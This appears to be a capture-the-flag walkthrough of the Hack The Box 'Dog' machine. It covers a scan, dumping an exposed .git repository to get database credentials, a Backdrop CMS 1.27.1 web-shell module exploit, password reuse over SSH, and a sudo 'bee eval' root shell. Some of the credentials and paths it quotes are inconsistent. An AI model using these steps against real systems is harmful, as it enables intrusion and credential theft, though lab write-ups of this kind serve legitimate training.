


## Dog htb lab walkthrough



First I tried nmap scan

```
(root@gopal)-[/home/kali]
# nmap -A 10.10.11.58
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-06 00:37 EDT
Nmap scan report for 10.10.11.58
Host is up (0.36s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-robots.txt: 22 disallowed entries (15 shown)
|   /core/ /profiles/ /README.md /web.config /admin
|   /comment/reply /filter/tips /node/add /search /user/register
|_ /user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_ http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Home | Dog
|_ http-git:
|   10.10.11.58:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|_  Last commit message: todo: customize url aliases. reference:https://docs.backdro...
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT      ADDRESS
1   342.66 ms 10.10.14.1
2   339.47 ms 10.10.11.58

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.47 seconds
```


Then added **dog.htb** in **/etc/hosts** file

```
(root@gopal)-[/home/kali]
# nano /etc/hosts

GNU nano 8.3
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.47 linkvortex.htb dev.linkvortex.htb
10.10.11.44 alert.htb
10.10.11.55 titanic.htb dev.titanic.htb
10.10.11.58 dog.htb
```

Next I got to website link that got from nmap scan



Next I tried dirsearch for directory searching from that I get info about it hat .git directory

```
(root@gopal) ~/home/kali
dirsearch -u dog.htb
/usr/lib/python3/dist-packages/dirsearch.py:21: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 13400
Output File: /home/kali/reports/dog.htb_25-04-06-00-42-07.txt
Target: http://dog.htb/

[00:42:00] Starting: - /git -> http://dog.htb/.git/
[00:42:01] 200 - /git/branches/ -> http://dog.htb/.git/branches/
[00:42:01] 200 - /git/COMMIT_EDITMSG -> http://dog.htb/.git/COMMIT_EDITMSG
[00:42:01] 200 - /git/ -> http://dog.htb/.git/
[00:42:01] 200 - /git/config -> http://dog.htb/.git/config
[00:42:01] 200 - /git/HEAD -> http://dog.htb/.git/HEAD
[00:42:01] 200 - /git/description -> http://dog.htb/.git/description
[00:42:01] 200 - /git/hooks/ -> http://dog.htb/.git/hooks/
[00:42:01] 200 - /git/logs/ -> http://dog.htb/.git/logs/
[00:42:01] 200 - /git/logs/HEAD -> http://dog.htb/.git/logs/HEAD
[00:42:01] 200 - /git/logs/refs/heads/master -> http://dog.htb/.git/logs/refs/heads/master
[00:42:01] 200 - /git/logs/refs/heads -> http://dog.htb/.git/logs/refs/heads/
[00:42:01] 200 - /git/objects/ -> http://dog.htb/.git/objects/
[00:42:01] 200 - /git/info/ -> http://dog.htb/.git/info/
[00:42:01] 200 - /git/info/exclude -> http://dog.htb/.git/info/exclude
[00:42:01] 200 - /git/refs/heads -> http://dog.htb/.git/refs/heads/
[00:42:01] 200 - /git/refs/ -> http://dog.htb/.git/refs/
```

Then I install githack tool from github next I tried getting files from that folder or server using this command

**python GitHack.py http://dog.htb/**

```

(root@kali)~[/home/kali]
└─ ls
CVE-2023-40028 Desktop Downloads gitea.hashes hash hydra.restore nmap.gnmap nmap.xml Pictures reports titanic
db.db Documents gitea.db GitHack htb Music nmap.nmap payload.md Public Templates Videos

(root@kali)~[/home/kali]
└─ cd GitHack
cd: no such file or directory: GitHack

(root@kali)~[/home/kali]
└─ cd GitHack
cd: no such file or directory: GitHack

(root@kali)~[/home/kali]
└─ cd GitHack

(root@kali)~[/home/kali/GitHack]
└─ ls
dev.linkvortex.htb GitHack.py index lib README.md

(root@kali)~[/home/kali/GitHack]
└─ python3 GitHack.py dog.htb
[+] Download and parse index file ...
[ERROR] index file download failed: unknown url type: 'dog.htb/index'

(root@kali)~[/home/kali/GitHack]
└─ python3 GitHack.py http://dog.htb/
[+] Download and parse index file ...
[ERROR] index file download failed: HTTP Error 404: Not Found

(root@kali)~[/home/kali/GitHack]
└─ python3 GitHack.py http://dog.htb.git
[+] Download and parse index file ...
[+] LICENSE.txt
[+] README.md
[+] core/.jshintignore
[+] core/.jshintrc
[+] core/authorize.php
[+] core/cron.php
[+] core/includes/actions.inc
[+] core/includes/ajax.inc
[+] core/includes/anonymous.inc
[+] core/includes/archiver.inc
[+] core/includes/authorize.inc

```

Next a directory is created named as dog.htb then I use cat command to get password.

Using this command **cat settings.php**

```

(root@kali)~[/home/kali/GitHack]
└─ ls
dev.linkvortex.htb dog.htb GitHack.py index lib README.md

(root@kali)~[/home/kali/GitHack]
└─ cd dog.htb

(root@kali)~[/home/kali/GitHack/dog.htb]
└─ ls
core files index.php layouts LICENSE.txt README.md robots.txt settings.php sites themes

(root@kali)~[/home/kali/GitHack/dog.htb]
└─ cat settings.php
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * * Most sites can configure their database by entering the connection string
 * * below. If using primary/replica databases or multiple connections, see the
 * * advanced database documentation at
 * * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackdropJ2024052024@127.0.0.1/backdrop';
$databases_prefix = '';

/**
 * Site configuration files location.
 *
 * * By default these directories are stored within the files directory with a
 * * hashed path. For the best security, these directories should be in a location
 * * that is not publicly accessible through a web browser.
 *
 * * Example using directories one parent level up:

```

Next I got username/mail id from this folder and using cat command:

```

(root@kali)~[/home/kali/GitHack/dog.htb]
└─ cd files

(root@kali)~[/home/kali/GitHack/dog.htb/files]
└─ ls
config_83dddd18e1ec67fd8ff5bba2453c7fb3 css field js README.md styles

(root@kali)~[/home/kali/GitHack/dog.htb/files]
└─ cd config_83dddd18e1ec67fd8ff5bba2453c7fb3

(root@kali)~[/home/_/GitHack/dog_htb/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3]
└─ ls
LS: Command not found

(root@kali)~[/home/_/GitHack/dog_htb/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3]
└─ ls
active staging

(root@kali)~[/home/_/GitHack/dog_htb/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3]
└─ cd active

(root@kali)~[/home/_/dog.htb/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active]
└─ ls
admin_bar.settings.json field.instance.node.post.field.tags.json image.style.thumbnail.json path.settings.json user.role.authenticated.json
dashboard.settings.json file.display.audio.json installer.settings.json README.md user.role.editor.json
date.views.settings.json file.display.document.json layout.layout.admin.default.json redirect.settings.json views.settings.json
entity.view.modes.json file.display.image.json layout.layout.dashboard.json search.settings.json views.ui.settings.json
field.field.body.json file.display.video.json layout.layout.default.json system.authorize.json views.view.comments_recent.json
field.field.comment_body.json file.settings.json layout.layout.home.json system.core.json views.view.file_admin.json
field.field.field_image.json file.type.audio.json layout.menu_item.dashboard.json system.date.json views.view.image_library.json
field.field.field_tag.json file.type.document.json layout.menu_item.home.json system.mail.json views.view.node_admin_content.json
field.instance.comment.comment_node_card.comment_body.json file.type.image.json layout.settings.json taxonomy.settings.json views.view.promoted_cards.json
field.instance.comment.comment_node_page.comment_body.json file.type.video.json layout.menu_item.manage.json taxonomy.vocabulary.tags.json views.view.promoted.json
field.instance.comment.comment_node_post.comment_body.json filter.format.filtered_html.json menu.menu.management.json telemetry.settings.json views.view.taxonomy_term.json
field.instance.node.card.body.json filter.format.full_html.json menu.menu.user-menu.json update.settings.json user.flood.json
field.instance.node.card.field_image.json filter.format.plain_text.json menu.settings.json user.mail.json user.role.administrator.json
field.instance.node.page.body.json image.style.card.json node.type.card.json user.role.administrator.json user.role.anonymous.json
field.instance.node.post.body.json image.style.large.json node.type.page.json
field.instance.node.post.field_image.json image.style.medium.json node.type.post.json

```

```
(root@gopal)-[/home/.../dog.htb/files/config_83ddd18e1ec67fd8ff5bba2453c7fb3/active]
# cat update.settings.json
{
  "_config_name": "update.settings",
  "_config_static": true,
  "update_cron": 1,
  "update_disabled_extensions": 0,
  "update_interval_days": 0,
  "update_url": "",
  "update_not_implemented_url": "https://github.com/backdrop-ops/backdropcms.org/issues/22",
  "update_max_attempts": 2,
  "update_timeout": 30,
  "update_emails": [
    "tiffany@dog.htb"
  ],
  "update_threshold": "all",
  "update_requirement_type": 0,
  "update_status": [],
  "update_projects": []
}
```

Using this information we can find potential vulnerability.


```
(root@gopal)-[/home/.../dog.htb/core/modules/system]
# cat system.info
type = module
name = System
description = Handles general site configuration for administrators.
package = System
version = BACKDROP_VERSION
backdrop = 1.x
required = TRUE

configure = admin/config/system

; Added by Backdrop CMS packaging script on 2024-03-07
project = backdrop
version = 1.27.1
timestamp = 1709862662
```

Then I logged in using these credentials that I found before  
**tiffany@dog.htb:BackDropJ2024DS2024**

Next using wappalyzer what technologies are used I checked.



After some resach I got vulnerability in cms server

<http://www.exploit-db.com/exploits/52021>

then I copied that code and make file in my lapto that named cmsexploit.py


from this I got shell folder

```
(root@ gopal) ~/home/kali
└─$ nano cmsexploit.py
(root@ gopal) ~/home/kali
└─$ python3 cmsexploit.py http://dog.htb
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://dog.htb/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://dog.htb/modules/shell/shell.php
```


Then I compressed it using this command `tar -czvf shell.tar.gz shell`

```
(root@ gopal) ~/home/kali
└─$ ls
cmsexploit.py  db.db  Documents  gitea.db  GitHub  htb  Music  nmap.mmap  payload.md  Public  shell  Templates  Videos
CVE-2023-44028  Desktop  Downloads  gitea.hashes  hash  hydra.restore  nmap.gnmap  nmap.xml  Pictures  reports  shell.zip  titanic
(root@ gopal) ~/home/kali
└─$ tar -czvf shell.tar.gz shell
shell/
shell/shell.php
shell/shell.info
(root@ gopal) ~/home/kali
└─$ ls
cmsexploit.py  db.db  Documents  gitea.db  GitHub  htb  Music  nmap.mmap  payload.md  Public  shell  shell.zip  titanic
CVE-2023-44028  Desktop  Downloads  gitea.hashes  hash  hydra.restore  nmap.gnmap  nmap.xml  Pictures  reports  shell.tar.gz  Templates  Videos
```


Then returned to browser a upload that file in it and clicked install.




Then that shows successfully installed




Then I go to <http://dog.htb/modules/shell/shell/php?cmd=etc/passwd> from this i got username called johncusack.



Then I tried ssh login using username **johncusack** and password **BackDropJ2024DS2024** from this I got user flag.



Then I checked john has what permission



Using this command I got root flag

```
Sudo /usr/local/bin/bee -root=/var/www/html eval 'system("/bin/bash")'
```

